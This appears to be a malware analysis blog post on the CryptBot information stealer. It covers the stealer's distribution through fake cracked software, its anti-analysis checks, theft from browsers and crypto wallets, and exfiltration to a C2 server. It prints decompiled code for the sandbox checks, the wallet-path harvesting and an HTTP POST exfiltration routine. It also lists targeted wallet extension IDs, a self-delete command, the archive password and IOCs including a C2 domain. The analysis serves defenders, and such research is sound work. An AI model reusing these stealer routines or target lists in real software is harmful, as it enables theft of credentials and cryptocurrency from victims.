CryptBot - Too good to be true

fr3d.hk/blog/cryptbot-too-good-to-be-true

CryptBot is an information stealer distributed by fake cracked software, it is an advanced and mature operation providing many of the underground shops with its stolen credentials.

When observing an actor that isn't quite skilled in the art of malware distribution it is likely that you may come across them distributing their malware under the guise of free cracked software. This technique is common but not effective in luring what would be considered a "good" or profitable infection. CryptBot ignores this and takes the scale up a few notches. CryptBot is distributed by the InstallUSD PPI and receives thousands of infections daily.



Figure 0: Example of download site

Once downloaded the file will usually be an archive with a password. After being unzipped the produced file will be an installer that is incredibly inflated ranging from 300-700mb, this is to avoid AV scans of the file. Upon running the installer CryptBot will be dropped to the system and run.

Anti-Analysis & Preparations

Like other malware, before CryptBot carries out any of its main functionality it'll check the system it's running on. CryptBot attempts to avoid systems that it believes may be being used for analysis or emulation. If these checks fail CryptBot will exit and remove itself from the system. The first check is to check the registry for the systems' Windows product name and processor name. After these have been queried it will proceed to call GetUserNameW to get the name of the current user.

```
ProductName_buffer = 255;
memset(WindowsProductName, 0, 0x3FCu);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0x20119u,
&phkResult) )
  RegQueryValueExW(phkResult, L"ProductName", 0, 0, WindowsProductName, &ProductName_buffer);
RegCloseKey(phkResult);

ProcessorNameString_buffer = 255;
memset(ProcessorNameString, 0, 0x3FCu);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, 0x20119u,
&hKey) )
  RegQueryValueExW(hKey, L"ProcessorNameString", 0, 0, ProcessorNameString, &ProcessorNameString_buffer);
RegCloseKey(hKey);

UserName_buffer = 514;
GetUserNameW((LPWSTR)SystemUserName, &UserName_buffer);
```

Figure 1: System information queries

CryptBot uses a folder within %AppData% to determine whether or not it has been ran on the infected system before. This folder is named "kashga". Before proceeding further it will check the permissions of this folder and if it exists then the malware will exit. To avoid being run in an environment with anti-virus, CryptBot will check if any are installed. To accomplish this it will check two installation paths of popular anti virus products and see if they exist. The paths are:

- %ProgramData%\\AVG
- %ProgramData%\\AVAST Software

If these paths exist then the malware will sleep then exit. If the paths do not exist then it'll proceed to call GetSystemInfo. The system infos number of processor cores is then compared to 1, if the count of cores is equal to 1 the malware will exit. GetSystemMetrics is called with parameter 0 to get the resolution width of the screen, if the size is below 1033 the malware will exit. CryptBot calls GlobalMemoryStatusEx and checks the size of the system's memory and checks that it is above 2gb. Lastly CryptBot will query the ProcessorNameString from the registry key "HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0" and check that the string does not contain Xeon which is a brand of Intel CPUs commonly found in servers. If the string does contain "xeon" the check fails.

```
GetSystemInfo(&SystemInfo);
if ( SystemInfo.dwNumberOfProcessors != 1 && GetSystemMetrics(0) >= 1033 )
{
  Buffer.dwLength = 64;
  GlobalMemoryStatusEx(&Buffer);
  if ( Buffer.ullTotalPhys >> 20 >= 0x7EB && Buffer.ullTotalPhys >> 20 != 2047 )
  {
    cbData = 255;
    memset(ProcessorNameString, 0, 0x1FEu);
    if ( !RegOpenKeyExW(
            HKEY_LOCAL_MACHINE,
            L"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0",
            0,
            0x20119u,
            &phkResult) )
      RegQueryValueExW(phkResult, L"ProcessorNameString", 0, 0, (LPBYTE)ProcessorNameString, &cbData);
    RegCloseKey(phkResult);

    ...

    if ( *(_DWORD *)v11 == *(_DWORD *)"Xeon"
      ...
    }
  }
}
return 0;
```

Figure 2: Anti analysis checks

After all checks have passed, CryptBot creates the exfil folder and the subfolders within it, they are the following:

- _Files
- _Files_Files
- _Files_Wallet
- _Files_Chrome
- _Files_Opera
- _Files_Brave
- _Files_Firefox

Browser Stealer

CryptBot, unlike other malware, does not target many different browsers. Instead it only targets the most commonly used browsers: Chrome, Opera, Brave and Firefox. Beginning its theft, CryptBot steals from Firefox. It expands the %AppData% location and determines the profiles.ini file which is the storage of Firefox. CryptBot then locates and copies the following files into the CryptBot exfiltration folder.

- cookies.sqlite
- formhistory.sqlite
- logins.json
- signons.sqlite
- key4.db
- key3.db

These files can then be decrypted by the operators of CryptBot to retrieve credentials of the victim. Like the theft from Firefox, CryptBot uses the same technique to steal the following files from Brave, Opera and Chrome. Its theft from these browsers is done with one function as the browsers all use Chromium. The function finds the local storage of the browsers and copies the following files:

- default_logins
- default_cookies
- default_webdata
- default_key

The files are copied into their respective exfil directory.

Grab System Information

So that the operators of CryptBot can get an idea of the system that they have infected, the malware will collect information about the system. It begins by creating a file in the exfil directory named "_Information.txt". It then calls GetModuleFileNameW to get the path of itself and writes this to the file. Next the malware queries "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" from the registry and grabs the following keys:

- ProductName
- CurrentBuildNumber
- ReleaseId

To determine if the infected system is a 64bit OS the malware will use ExpandEnvironmentStringsW for the path string "%WINDIR%\\SysWOW64" and then check if the file exists. If the file exists then the infected system is 64bit and if not it is 32bit. This result is written to the system information file. The results of the queried keys are also written to the system information file.

```
RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0x20119u,
&currentversion_key)
RegQueryValueExW(currentversion_key, L"ProductName", 0, 0, productname_value, &v64);
RegQueryValueExW(currentversion_key, L"CurrentBuildNumber", 0, 0, currentbuildnumber_value, &v63);
RegQueryValueExW(currentversion_key, L"ReleaseId", 0, 0, releaseid_value, &v62);
RegCloseKey(currentversion_key);

ExpandEnvironmentStringsW(L"%WINDIR%\\SysWOW64", syswow64_path, 0x208u);
if ( !syswow64_path[0] || (FileAttributesW = GetFileAttributesW(syswow64_path), FileAttributesW == -1) ||
(is_os_64 = 1, (FileAttributesW & 0x10) == 0) )
{
    is_os_64 = 0;
}

information_file_handle = _wfopen(information_text_file, L"a+,ccs=UTF-16LE");
if ( information_file_handle )
{
    format_and_write_to_file(information_file_handle, L"OS:                    %wS", productname_value);
    os_architecture_string = L"32-bit_(x86)";
    if ( is_os_64 )
      os_architecture_string = L"64-bit_(x64)";
    format_and_write_to_file(information_file_handle, L"   %wS", os_architecture_string);
    format_and_write_to_file(information_file_handle, L"   Build: %wS", currentbuildnumber_value);
    format_and_write_to_file(information_file_handle, L"   Release: %wS\n", releaseid_value);
    fclose(information_file_handle);
}
```

Figure 3: Get and write OS details

To determine the OS language CryptBot calls GetUserDefaultLocaleName and writes it to the file. Then it calls GetKeyboardLayoutList and writes the results as the keyboard languages. Next it writes the local time and queries the UserName and ComputerName which are also written into the information file. CryptBot queries the registry for ""HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0" and grabs information about the CPU, then using other system calls it gets information about the system's RAM, GPU and display size. Lastly it queries:

- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall

This is to get the installed software on the system and write these to the information document.

Wallet & File Grabber

CryptBot goes after all text files on the Desktop. It does this by expanding the "%USERPROFILE%\\Desktop*.txt" path string and then copying all the files matching this into the exfil directory path. After this the malware copies the files from the following wallets into the exfil directory.

```
ExpandEnvironmentStringsW(L"%LocalAppData%\\Coinomi\\Coinomi\\wallets", coinomi_wallet_path, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\atomic\\Local Storage", v194, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Exodus\\exodus.wallet", v193, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Exodus\\backup", v192, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Exodus Eden\\backup", (LPWSTR)v177, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Exodus Eden\\exodus.wallet", (LPWSTR)v176, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Jaxx\\Local Storage", v191, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\com.liberty.jaxx\\IndexedDB", v190, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Guarda\\Local Storage", v189, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\ElectronCash\\wallets", (LPWSTR)v175, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Electrum\\wallets", v188, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Electrum-btcp\\wallets", (LPWSTR)v174, 0x208u);
ExpandEnvironmentStringsW(L"%UserProfile%\\Documents\\Monero", v187, 0x208u);
ExpandEnvironmentStringsW(L"%AppData%\\Binance\\app-store.json", (LPWSTR)v173, 0x208u);
```

Figure 4: Get crypto wallet files

Extensions Stealer

A modern development in information stealers is to steal from browser extensions. These extensions are commonly used to control cryptocurrency and are now targeted more commonly than system based wallets. CryptBot targets Chrome, Brave and Opera for these extensions. Like the malwares' theft from browsers, CryptBot makes use of a do all function that takes the arguments of the browsers storage and the profile to be used. The locations are:

- %LocalAppData%\\Google\\Chrome\\User Data
- %LocalAppData%\\BraveSoftware\\Brave-Browser\\User Data
- %AppData%\\Opera Software

CryptBot reuses its technique from browser theft here where it'll simply locate the extension it wants to steal from and then copy the contents into the exfil directory if the extension is installed. These are the extensions it steals from and their ID.

- MetaMask, nkbihfbeogaeaoehlefnkodbefgpgknn
- Axie Infinity, fnjhmkhhmkbjkkabndcnnogag
- Yoroi, ffnbelfdoeiohenkjibnmadjiehjhajb
- Tron Link, ibnejdfjmmkpcnlpebklmnkoeoihofec
- Nifty Wallet, jbdaocneiiinmjbjlgalhcelgbejmnid
- Math Wallet, afbcbjpbpfadlkmhmclhkeeodmamcflc
- CoinBase Wallet, hnfanknocfeofbddgcijnmhnfnkdnaad
- Binance Wallet, fhbohimaelbohpjbbldcngcnapndodjp
- Unknown, mnojpmjdmbbfmejpflffifhffcmidifd
- Guarda, hpglfhgfnhbgpjdenjgmdgoeiappafln
- EQUA Wallet, blnieiiffboillknjnepogjhkgnoapac
- Jaxx Liberty, cjelfplplebdjjenllpjcblmjkfcffne
- BitApp Wallet, fihkakfobkmkjojpchpfgcmhfjnmnfpi
- iWallet, kncchdigobghenbbaddojjnnaogfppfj
- Wombat, amkmjjmmflddogmhpjloimipbofnfjih
- Oxygen, fhilaheimglignddkjgofkcbgekhenbh
- Mew CX, nlbmnnijcnlegkjjpcfjclmcfggfefdm
- GuildWallet, nanjmdknhkinifnkgdcggcfnhdaammmj
- Saturn Wallet, nkddgncdjgjfcddamfgcmfnlhccnimig
- Terra Station, aiifbnbfobpmeekipheeijimdpnlpgpp
- Harmony, fnnegphlobjdpkhecapkijjdkgcjhkib
- Coin98, aeachknmefphepccionboohckonoeemg
- Ever Wallet, cgeeodpfagjceefieflmdfphplkenlfk
- KardiaChain Wallet, pdadjkfkgcafgbceimcpbkalnfnepbnk

Exfiltration to C2 & Exiting

To send the stolen information to the actor, the malware will make use of HTTP POST requests to a C2. These C2s are usually short domains on the .top TLD. The malware will begin by creating a zip of the exfil directory with a random filename in the %temp% directory. These zips have a password of "ZtuLN8Gg5KCmc6oB6MeEzQ".

```
wsprint_f_wrapper(v12, szHeaders, "Content-Type: multipart/form-data; boundary=--------------------------",
v18);
wsprint_f_wrapper(
  v13,
  (int)Buffer,
  (int)"----------------------------\r\n"
       "Content-Disposition: form-data; name=\"file\"; filename=\"%wS\"\r\n"
       "Content-Type: application/octet-stream\r\n"
       "\r\n",
  (int)a1);
wsprint_f_wrapper(v14, (int)&v27, (int)"\r\n------------------------------\r\n", v19);
internet_open_handle = InternetOpenW(
                         L"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664."
                          "174 YaBrowser/22.1.3.850 Yowser/2.5 Safari/537.36",
                         0,
                         0,
                         0,
                         0);
if ( !internet_open_handle )
  return exfil_to_c2(a1, a2, a3 + 1);
internet_connect_handle = InternetConnectW(internet_open_handle, a2, 80u, 0, 0, 3u, 0, 1u);
if ( !internet_connect_handle )
  return exfil_to_c2(a1, a2, a3 + 1);
open_request_handle = HttpOpenRequestW(internet_connect_handle, L"POST", L"index.php", 0, 0, 0, 0x80000000, 0);
if ( !open_request_handle )
  return exfil_to_c2(a1, a2, a3 + 1);
HttpAddRequestHeadersA(open_request_handle, szHeaders, 0xFFFFFFFF, 0xA0000000);
BuffersIn.dwStructSize = 40;
memset(&BuffersIn.Next, 0, 24);
*(_QWORD *)&BuffersIn.dwOffsetLow = 0i64;
dwNumberOfBytesWritten[1] = (DWORD)v28;
BuffersIn.dwBufferTotal = ElementCount + 1 + &v28[strlen(&v27)] - v28 + strlen(Buffer);
HttpSendRequestExW(open_request_handle, &BuffersIn, 0, 8u, 0);
InternetWriteFile(open_request_handle, Buffer, strlen(Buffer), dwNumberOfBytesWritten);
InternetWriteFile(open_request_handle, lpBuffer, dwNumberOfBytesToWrite, dwNumberOfBytesWritten);
InternetWriteFile(open_request_handle, &v27, strlen(&v27), dwNumberOfBytesWritten);
if ( HttpEndRequestW(open_request_handle, 0, 8u, 0) )
  return 1;
else
  return exfil_to_c2(a1, a2, a3 + 1);
```

Figure 5: Sending zip to the C2

Once the malware has created the zip, it will then call the function to exfil to the C2. Within this function it begins by manually creating a form POST body with the zip within it. Once the body of the POST has been created the malware will set the headers of the request which are used by the C2 to verify that an incoming POST was made by the malware. The C2 domain is kept in the binary in cleartext. Now that the majority of the request has been created the malware will call HttpOpenRequestW to the C2 with a path of "index.php" and then send the request. If the request was successful then the malware will return, if not then the malware will call the exfil function again.

Now that the stolen information has been sent to the C2 the malware will clean up by deleting itself from the disk. To accomplish this it will create the following command.

> /c rd /s /q %Temp%\\exfil_directory & timeout 4 & del /f /q \malware_directory

The malware calls ShellExecuteW to execute the above command with cmd. This command will delete the exfil directory and its contents then sleep for 4 seconds which is used for the malware to exit. After the sleep is done it will delete the malware.

Conclusion

CryptBot is a capable but simple piece of malware that gets the job done. I hope that this blog post has shone a light on the malware, as well as how it functions. The C2s used in the malware are constantly updated. I believe that they are proxies to the real malware C2 which is hosted on a FastFlux network to hide the real location of itself. A huge thank you to Steved3 for editing this post. Thank you for reading and see you in the next blog post!

IOCS:

- 24336a3c69f863981df13cc9c2cc8fe002d642962fc1d12c87062a8e5d273889
- bridmz52.top